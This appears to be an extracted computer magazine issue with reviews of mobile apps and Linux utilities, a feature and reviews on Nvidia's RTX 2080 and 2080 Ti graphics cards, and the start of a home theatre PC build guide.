One thing AnyTrans can't do is wirelessly manage data from iOS devices; a sync cable is required, but if you'd rather cut the cord, iMazing ([imazing.com](http://imazing.com)) is an excellent alternative. **J.R. Bookwalter**

## Affinity Designer


Feature-packed graphics editing.

\$30.99 | [AFFINITY.SERIF.COM](http://AFFINITY.SERIF.COM)



Affinity Designer for iOS looks a lot like the Mac version with which it shares most of its code, yet feels totally at home on the touchscreen. We tested it on a 10.5-inch iPad Pro, and it worked beautifully. Graphics apps often come set to low resolutions with simple demo files to flatter their speed. Affinity's sample drawings stack thousands of elements, and you can scroll and zoom around them as fast as your fingers will move. Zoom is practically infinite, never maxing out when you're trying to nail fine detail. Vector apps don't get any more responsive than this.

Vector drawing is a specialist skill, and Affinity Designer doesn't pretend otherwise. It can be daunting at first, and Serif's video tutorials aren't an ideal substitute for a full written manual. Web and UI designers may favour lightweight, focused apps like Sketch, but Affinity offers plenty to entice them. Besides smart shape editing, layer management, alignment, snapping, and typographic controls, there's full support for exporting slices, and you get a large set of readymade iOS UI graphics. This is more than an app, it's an inspiration. **Adam Banks** ■








# Google Play » ANDROID

giffgaff 21:57 8%  
Multi-Page tlash Automatic



## Scanbot 7

Paper to pixels in an instant.

FREE WITH IAP | SCANBOT.IO



Paper documents are dependable and don't need batteries. But moving from dead tree to digital offers a bunch of benefits (not least environmental), particularly if your physical filing isn't quite up to scratch.

Scanbot, which is now far faster at scanning than it once was, is the perfect iOS app to get digital documents sorted: point your camera at a piece of paper and it'll turn it into a perfectly aligned, perspective-corrected PDF. And it does a great job: even crumpled documents end up readable, and Scanbot is clever enough to compensate for any shadows nicely.

To do more than scanning in single pages you'll need to stump up some cash; the Lite version, at \$4.99, adds OCR to transform documents into searchable text, but it's the Pro version (\$8.49) that really shines, introducing annotations and the ability to interact with elements like web addresses and phone numbers in your scanned documents. Scanbot can also pull double duty as a QR and barcode scanner, though if you have the product with the barcode in front of you, it's a little redundant. **Alex Cox**

## Anchor


Great podcasting for beginners.

FREE | ANCHOR.FM



Anchor says it's the easiest way to start a podcast, and it lives up to that claim: it's incredibly easy to record, produce, and publish a professional-sounding podcast either by yourself or with others. You can even include voice messages from your listeners and music from Spotify, and there's no limit to how many podcasts you can create.

Creating a podcast is simple. Put in some basic information such as titles and episode names and then simply record the bits you want. You can record solo or start a group recording with other Anchor users (group recording's in-app), and when you're done recording and editing, publishing to the major podcasting platforms is made completely effortless. Anchor is particularly good for audio beginners and the whole process is as simple as it gets, but we did encounter some issues. It was very prone to crashing whenever we brought in external audio from the likes of Spotify, and many artists there were unavailable, presumably because of licensing reasons. **Carrie Marshall**



## Moment – Pro Camera

Features for those who go pro.

FROM \$2.99 | SHOPMOMENT.COM



After taking Kickstarter by storm in recent years with phone cases tailor-made to mobile shutterbugs, the folks at Moment have been quietly refining the smartphone app that helps power their products. Now in version 3.0, Moment promises "big camera controls" that produce better, DSLR-like photos, even if you don't own one of the company's accessories. At first glance, the UI looks like many other third-party pro camera apps, with split focus/exposure, live histograms, auto video stabilisation, and manual exposure included with the free version.

All the really good stuff is locked behind an in-app Pro upgrade: RAW or TIFF shooting (in addition to built-in HEIF/HEVC and JPEG), plus full manual control over exposure, ISO, shutter speed, focus, and white balance. Naturally, dual lens control is also supported with the company's expanding line of smartphone camera lenses.

There are more robust third-party camera apps around, but Moment strikes a decent balance between pro features and too many buttons. **J.R. Bookwalter**







# System-autoupdate

Detect and update your distro automatically.

FREE | [GITHUB.COM/MIKHAILNOV/SYSTEM-AUTOUPDATE](https://github.com/mikhailnov/system-autoupdate)

**D**espite recent advancements in Flatpak and Snap, most Linux distros still rely on classic package management systems. If your distro is stable and you trust it, then why not use automatic, unattended updates? The idea behind System-autoupdate is to help system admins tackle software updates remotely, without interfering with each workstation. It can work with different package managers, including DNF, Apt, Zypper, Urpm and Pacman, and a range of distros are supported. System-autoupdate is designed to run as a Systemd script, so it's compatible with any installation that uses Systemd.

Another great feature of this tool is that it prevents a system from shutting down, which is a common problem with unattended upgrades. The suggested workflow implies a user, who does their job on a computer and doesn't need to bother administering their system. System-autoupdate runs silently in

the background, and if a user decides to reboot or shutdown, the script will block all such attempts and display a desktop notification. There are many ways to shut down a Linux system, but System-autoupdate is smart enough to detect all Systemd actions related to shutdown, halt, reboot, hibernate, sleep and all others of that kind. You can be sure that if a software update is running then it will complete unless you pull the plug!

System-autoupdate supports advanced elements like Btrfs snapshots, and if your package manager (usually Apt and Zypper) has Btrfs integration, the update script will automatically create a restore point. The distro recognition process is automatic, but you can explicitly tell the script what your distro is, like this:

```
# env DISTR0=suse system-autoupdate-runner
```

If your Linux distro is powered by Systemd, be sure to give System-autoupdate a try! Alexander Tolstoy

## PrestoPalette

Custom colours for designers, developers and anyone.

FREE | [GITHUB.COM/PRESTOPALETTE/PRESTOPALETTE](https://github.com/prestopalette/prestopalette)

Occasionally you'll come across a crudely fashioned web site or printed leaflet, and it obviously speaks of the designer's poor skills. If only they were aware of PrestoPalette, a compact tool that helps create harmonious colour palettes.

Its primary application lies within web production and digital art, where the designer or artist needs to have a set of beautifully matching colours for their project. PrestoPalette looks attractive and it's also easy to use. The main eye-catching element is a large colour circle, which can be either smooth and fine, or coarse with distinctive swatches.

The program enables you to define basic colours by hand and then export the automatically generated palette. The lower part of the application has some settings that can help you achieve the best results. You can define the shape of the colour gamut and turn it to a line, a triangle or a tetragon. Gamut shape and Mix string affect the number of swatches in the resulting palette, whereas the remaining three parameters enable you to adjust the light/dark balance, set transparency and change the program's background colour. The Lighting parameter is great for shifting existing colour palette towards any desired tone. You'll need to hit the On switcher and then drag the bulb sign to the correct place within the main circle. Finally, save the palette either as a JSON file or as a PNG image.

At the first glance, it's not evident what the colour palette is for if you don't normally deal with graphics. Yet PrestoPalette's ease of use encourages you to do something creative with an effective colour palette at your fingertips. The application complements Gimp or Krita, adding a more precise colour management feature to the existing capabilities of these programs. Alexander Tolstoy

## Asciinema

Don't let your terminal be drab

FREE | [GITHUB.COM/ASCIINEMA/ASCIINEMA](https://github.com/asciinema/asciinema)

We've seen a lot of eye-candy that enhances the experience in your Linux console and Asciinema, a terminal recorder that produces so-called asciicasts, is another tool designed for this purpose.

You can record all your terminal activity in the form of a special script and then play it back, or even upload to an Asciinema-server instance and watch the replay in a web browser. The utility has great potential for education, sharing lessons and tutorials. Install it as a Python3 module using

```
sudo pip3 install asciinema
```

The tool accepts simple arguments, like `rec`, `play` or `upload` followed by the name of the cast (`*.cast`), and also comes with extra options that can affect aspects such as playback speed. For instance, here's a typical command for playing a cast at double speed:

```
asciinema play -s 2 name.cast
```

Asciinema is a great way to show off tips, tricks or other cool tasks that you do in your terminal. We mentioned the terminal output colouriser and a pseudo-graphic image viewer above, as Ascii-casts are compact and can be reviewed in any text editor. To view it in a web browser you'll need an Asciinema server, but you don't necessarily need to start your own instance. Instead, try the publicly available one at <https://asciinema.org>. Your ascii-casts are private and no one will have access to them without your consent (for example, if you share the link).

You can do many fun things with Asciinema, including playing GIFs or movies with a player that supports the ASCII output. Our tests have demonstrated the smooth performance of a video recorded with Asciinema, so it's worth trying out and sharing with your friends.

Alexander Tolstoy ■





# NVIDIA RTX

NOT ONLY IS THE FIRST NEW GPU FROM NVIDIA IN TWO YEARS BLAZING FAST, IT ALSO HERALDS A NEW AGE OF TECHNOLOGIES THAT WILL MAKE YOUR GAMES LOOK EVEN MORE LIFELIKE. CHRIS SZEWCZYK HITS THE LABS.

**H**ere we go! The biggest PC component launch of the year is upon us. The reveal of a new graphics architecture is always exciting and this one represents one of the biggest ground-up overhauls in recent memory. Nvidia's Pascal cards have long been excellent, but gamers have been itching to get their hands on a new generation for a long time. That time is now.

Nvidia's GeForce RTX series is initially represented by the RTX 2080 and RTX 2080 Ti. New GPUs tend to be chock full of new technologies, but this one is something different. Nvidia's synonymous GTX branding goes all the

way back to 2005, so the change to RTX branding is something of a seismic shift from the green team. The Turing GPUs at the heart of the RTX series of cards introduce some revolutionary new technologies that aim to raise the bar for graphical fidelity. There's been a lot of hype ever since the global reveal at Gamescom, and let's be honest, expectations about how these technologies will perform in the real world are very high. The hype is strong.

## BIG & VERY NEW

The RTX 2080 Ti is an absolute monster. Its TU102 core is a MASSIVE 754 square mm chip packing 18.6 billion transistors. It's fabricated using

TSMC's 12nm FinFET manufacturing process. The RTX 2080 makes use of the smaller TU104 GPU, but it's still an exceptionally large 545 square mm chip. These are big, powerful and very complicated GPUs.

As the RTX branding itself suggests, Nvidia is betting big on ray tracing, believing it to be the future of PC gaming graphics. To this end it has included what are known as RT cores to Turing GPUs. Fully ray traced games are still a long way off but thanks to these new technologies which make use of the DXR extensions of DirectX 12, hybrid ray tracing is a reality. Traditional rasterizing is here to stay for some time, however, developers can apply real-time ray traced environmental effects like reflections and refractions of light onto and around objects. This has traditionally been very difficult to achieve. Think of the way real world flames produce shadows that bounce around off of objects, casting variable light around a room. These are the kinds of ultra-realistic effects we can expect to see as more games include support.

Seeing these effects in action is spectacular. One of several upcoming games with ray tracing support is Shadow of the Tomb Raider which really does raise the bar for visual fidelity. Nvidia also showed off a ray traced demo of Captain Phasma from Star Wars. Her mirror like armour is rendered in such a way as to be





virtually indistinguishable from the movie itself. And it's all rendered in real time. We look forward to the implementations of hybrid ray tracing in the likes of Battlefield V and Metro Exodus to see just how these effect look under real gameplay conditions.

## DEEP LEARNING & AI

For some time, our readers would have been aware of just how serious Nvidia is about deep learning and AI. The company has incorporated some of this know how into the RTX series, notably with DLSS, or Deep Learning Super Sampling. DLSS is a super-sampling AA algorithm that utilizes the built in tensor cores. DLSS essentially examines the content of a rendered scene and intelligently combines details from multiple frames in order to produce the final image. The end result is a higher quality AA that that's frees up the burden that traditional AA algorithms place on the rendering pipeline.

The Tensor cores have some exciting possible use cases. They possess tremendous amounts of computational power for AI and deep learning that could be leveraged for use with things like intelligent enemies. How about a boss that learns every time you fight it? There are all sorts of possible applications. Nvidia mentions things like cheat detection and voice recognition among lots of other potential use cases. We're excited to see just how developers can make use of this power without impacting the traditional rendering pipeline.

## NEW FEATURES & STANDARDS

The 2080 and 2080 Ti are the first consumer graphics cards to make use of GDDR6 memory. This brand new generation memory delivers 14 Gbps signalling rates and 20% better power efficiency meaning it's both faster and uses less power than the GDDR5X memory used in Pascal GPUs.


In addition to the latest Display Port 1.4a and HDMI 2.0b standards, Turing adds support for VirtualLink. VirtualLink uses the USB Type-C connector to deliver the power, display, and data to VR-Headsets over single cable. No more cable spaghetti when enjoying increasingly prevalent VR content.

HDR is trending big in the PC gaming space. RTX series cards add HDR processing natively in the display pipeline. We tested the new HDR features with the gorgeous Asus ROG Swift PG27UQ. Gaming is simply amazing with a G-Sync HDR monitor like this. As if that's not enough of a monitor for you, Turing adds support for 8K 60Hz in HDR. Wow. Video capabilities are important for many users. Turing GPUs come with an

One of the biggest architectural overhauls of all time

## TURING BUILT FOR RTX

Greatest Leap Since 2006 CUDA GPU




Turing SM  
14 TFLOPS + 14 TIPS  
Concurrent FP & INT Execution  
Variable Rate Shading

Tensor Core  
114 TFLOPS FP16  
228 TOPS INT8  
455 TOPS INT4

RT Core  
10 Giga Rays/sec  
Ray Triangle Intersection  
BVH Traversal

## THE HOLY GRAIL OF GRAPHICS



RASTERIZATION





RAY TRACING

The future of graphics rendering

We'd need several PhDs to understand what's really going on under the hood

## TURING



NEW CORE ARCHITECTURE

TENSOR CORE

RT CORE

ADVANCED SHADING

enhanced NVENC encoder which adds support for H.265 (HEVC) 8K encoding at 30 fps. The latest HEVC 10/12b and VP9 10/12b are supported with HDR at up to 8K.

SLI has been relegated to niche status at best, so it's somewhat of a surprise to see Nvidia resurrect SLI with the introduction of NVLink. On the GTX 2080 Ti, This interconnect is capable of up to 100 GB/s between cards, so if you're looking to go to 120Hz+ at 4K, NVLink will enable significant multi-GPU improvements.

The world of PC graphics is changing. While the RTX series' main focus is still to crank out high frame rates so gamers can enjoy a favourite pastime, the technology under the hood is quite incredible.

The holy grail of graphics rendering: Real time ray traced ultra-realistic gaming just got a big step closer. Read on as we take a closer look at the RTX 2080 and 2080 TI Founders Edition cards.

After all, all the tech in the world doesn't matter if they aren't fast!





Nvidia GeForce RTX 2080 Founders Edition, 2944 Cuda Cores, 1515MHz Base Clock, 1800MHz Boost Clock, 8GB GDDR6 14GBps memory, 448GB/s Memory Bandwidth, Display Port 1.4, HDMI 2.0b, 6+8-Pin Power connectors, 225W TDP

#### GRAPHICS CARD

\$1,199 | [WWW.NVIDIA.COM](http://WWW.NVIDIA.COM)

# Nvidia GeForce RTX 2080 Founders Edition

The GTX 1080 Ti killer we've been waiting for?

**N**ow that we've gone over some of the key highlights of the RTX series, it's time to take a look at the cards themselves, starting with the RTX 2080.

The GeForce RTX 2080 is based around the Turing TU104 GPU. It packs in 2,944 CUDA Cores, 46 RT Cores, and 368 Tensor Cores. The Founders Edition comes with a 1,800MHz boost clock, which Nvidia claims is a 90MHz overclock over the base GPU specification. In reality we'd expect these clocks to be the real world base specification.

There's also 8GB of 14Gbps GDDR6 memory, which combined with its 256-bit bus width, means it has 448GB/s of available memory bandwidth. This is big jump from the 320GB/s of the 1080.

The PCB itself sees a significant improvement. Previous Founders Edition cards have tended to have a

reputation for a bare bones design and so we're pleased to see the RTX 2080 has a beefed up 8+2-phase DrMOS VRM system. There's a new dynamic power management system which helps with power delivery stability and efficiency, both of which are desirable traits for overclocking.

The RTX 2080 features forward looking display connectivity with three DisplayPort 1.4a outputs that are capable of driving displays up to 8K resolution at 60 Hz from a single cable. There's a HDMI 2.0b connector with HDCP 2.2 support and the previously mentioned VirtualLink USB Type-C connector designed for VR headsets.

Nvidia completely overhauled the design of the cooler, and it's a work of art. The entire card, including the rear is covered with a premium machined aluminium shroud. It really does look and feel like a

high end graphics card should. While board partners are releasing their own versions with bigger coolers, the differences in thermals and acoustics should be somewhat smaller than we've seen with previous FE and custom cards.

The TDP of the RTX 2080 is rated at 225W, a notable increase compared to 180W for the GTX 1080. Our power consumption tests reflected this with an increase of 47W from the wall when compared in our reference system. The card remains very quiet under load thanks to the much improved cooler.

Performance is about where we'd expect it to be, better than the 1080 Ti, but not in every circumstance. It is able to game at 4K and is a great choice for high refresh rate 1440p monitors. We'd expect future drivers to add a little more performance to extend the

overall lead of the 2080.

The RTX 2080 packs a truly next generation set of features. If you've got the dollars (and you'll need a lot of them) then the RTX 2080 will deliver excellent performance now, and into the future. While we love the RTX series, there's no doubt that the pricing is a tough pill to swallow, so if you're already rocking a GTX 1080 Ti, then the 2080 isn't a major upgrade, at least until ray tracing support becomes widespread. For those of us with a 1080 or less, the RTX 2080 is a technological and real world performance leap forward. ■ Chris Szewczyk

## Verdict

Hold onto your 1080 for now, or consider this if you're running an older-gen GPU.







Nvidia GeForce RTX 2080 Ti Founder Edition, 4352 Cuda Cores, 1350MHz Base Clock, 1645MHz Boost Clock, 11GB GDDR6 14GBps memory, 616GB/s Memory Bandwidth, 3x Display Port 1.4, HDMI 2.0b, 8+8-Pin Power connectors, 260W TDP

GRAPHICS CARD

\$1,899 | [WWW.NVIDIA.COM](http://WWW.NVIDIA.COM)

# Nvidia GeForce RTX 2080 Ti Founders Edition

4K gaming gets real

**N**ow we come to the monster in the room. The GeForce RTX 2080 Ti. It's the gaming card we all want to own, but the question is, at \$1,899, can mortals afford it – and is it worth jumping in and getting one now, or waiting for more game support and a price drop?

The GeForce RTX 2080 Ti is built around the TU102 GPU, this is the 'big Turing' chip and its release is something of a surprise given Nvidia's recent strategy to delay the big chip until later in the market cycle. Spec wise, it's a big jump over the outgoing 1080 Ti, with 4,352 Cuda Cores tied up with 68 RT Cores and 544 Tensor Cores. It's clocked slightly lower than the 2080 with a 1,635MHz boost clock but more than makes up for it with sheer grunt.

There's 11GB of 14Gbps GDDR6 memory, which with its 352-bit bus, gives an amazing 616GB/s of memory bandwidth. There's no doubting that the RTX 2080 Ti is a seriously beefy card that's likely to remain very capable for years to come as the drivers mature and features such as ray tracing, HDR and DLSS see more widespread adoption.

The FE 1080 Ti PCB was regarded as being adequate, but nothing more. The 2080 is a big step forward thanks to the inclusion of a good quality 13+3-phase DrMOS VRM which brings it into line with some decent custom card solutions. As expected, the RTX 2080 Ti features the same display connectivity as the 2080, with three DP 1.4 ports, HDMI 2.0b and the VirtualLink USB-C port. It carries all the outstanding video capabilities we

mentioned in the intro. Essentially it's got the best of everything that's possible in 2018.

The cooler is the same as the one found paired with the 2080, and we're pleased to see that it's easily capable of handling the more demanding characteristics of the 2080 Ti. It remains quiet even under load and temperatures are kept well in check which allows the GPU to push the boost clocks higher, for longer.

The RTX 2080 Ti is a performance monster, no doubt about it. 60Hz+ 4K gaming is easily doable. If you're one of the fortunate folks to be gaming on a 1440p 100Hz+ monitor, you're in for a real treat with 100fps+ being an absolute walk in the park. The power consumption levels are a small step up from the 1080 Ti, and we did notice slightly high idle power consumption, though it was nothing to be

alarmed about.

We love the RTX 2080 Ti. It's a technological marvel, not just because of its gaming prowess, but the forward looking features it brings to the table. If the 2080 Ti is a monster, then so is its price. \$1,899 is a big step up. That's money that buys you a decent gaming PC, but hey look at what Apple did with the recent iPhone launch. It's a pay to play market. If you want the best gaming graphics card on the market, here it is. You'll no doubt get to enjoy several years of top notch high fidelity gaming.

■ Chris Szewczyk







## Verdict

The most expensive gaming card for a very long time, but also one that brings new technology and incredible speed.











## Ghost Recon Wildlands (Very High Preset DX11)






## Total War: Warhammer II (High Preset DX11)





## Shadow of War (Very High Preset DX11)





## Rise of The Tomb Raider (Very High Preset DX12)





## 3DMark



## Temperatures



## System Power Consumption (W)







**BUILD  
THE**

# PERFECT HOME THEATRE PC

**COMPLETE GUIDE:** CONSTRUCT A LOUNGE ROOM-READY RIG TO HANDLE ALL YOUR VIDEO-STREAMING, MEDIA-SERVING & GAMING NEEDS.

**PAGE 45**

**CREATE YOUR PERFECT  
HOME THEATRE PC**

How to spec, build and set up a home theatre PC — whether it's for gaming, streaming, or a simple plug-in NAS — we break down exactly what you need.

**PAGE 54**

**CONSTRUCT THE ULTIMATE  
LOUNGE ROOM PC**

Always up for a challenge, our HTPC has tight hardware constraints within an even tighter build. We run you through how to build it.

**PAGE 58**

**ACE ACCESSORIES FOR  
YOUR HOME THEATRE PC**

The key to a really great lounge room PC comes from couch-friendly controls. We test a wide plethora of options for specific or general purpose uses.





# CREATE YOUR PERFECT HOME THEATRE PC

How to spec, build and set up a home theatre PC — whether it's for gaming, streaming, or a simple plug-in NAS, Zak Storey breaks down exactly what you need.

**T**ake your mind back for a moment. The year is 2007, Steve Jobs has just announced the iPhone, the Sydney Harbour Bridge celebrates its 75th birthday, the PlayStation 3 is brand new, and Windows Vista has now been out for two whole months. Microsoft's operating system brought with it a hefty installation size, a ton of unnecessary resource-consuming processes, and — more importantly for us — access to the Windows Media

Center across all of the various editions of the flagship OS.

For the first time (outside of the Windows XP Media Center Edition OS, of course), there was an intuitively designed, integrated user interface developed specifically for simpler input methods, such as a remote control, and baked directly into the operating system itself. This is arguably the one thing that Windows Vista got right, and it would later inspire the Xbox 360's media center as well and arguably even

help encourage the development of third-party players like Kodi and Plex.

We've built rigs around the concept, we've tinkered with features about backing up your legally obtained media collections, and we've delved into how to stream the latest 4K content direct to your home computer. This month, we've combined the lot into a suitably-huge APC superguide that dives into the technological territory of building your own perfect home theatre and content-consumption computer.



# SYSTEM SELECTION

So, you want to build your own home theatre PC — what are your options?

When it comes to choosing the hardware for your HTPC, unsurprisingly, like the rest of our most prestigious hobby, it's very easy to get swept up in one of those buying frenzies, and lay down way too much cash for a machine that's far more powerful than you really need. GTX

1080? Intel Core i7-8700K? 16GB of DDR4? Sure, you could shell out for all that, but unless your use case scenario includes some exceptionally high-end gaming on the side of your entertainment shenanigans, the reality is that it would be total overkill for your requirements. So, then, let's break

it down: What exactly do you need for a home theater PC? Well, the truth of the matter is that media players like Kodi will actually run on everything from the Raspberry Pi all the way up to a \$10,000 super-tower, so let's take a look at some example systems to get a feel for the whole concept.

## Custom-built Phanteks Evolv Shift

### Pros

- ✓ Choice of hardware options, from processor to GPU, memory, and storage.
- ✓ Advanced cooling solutions allow for noise reduction.
- ✓ Possible to house all of your storage in a single unit.
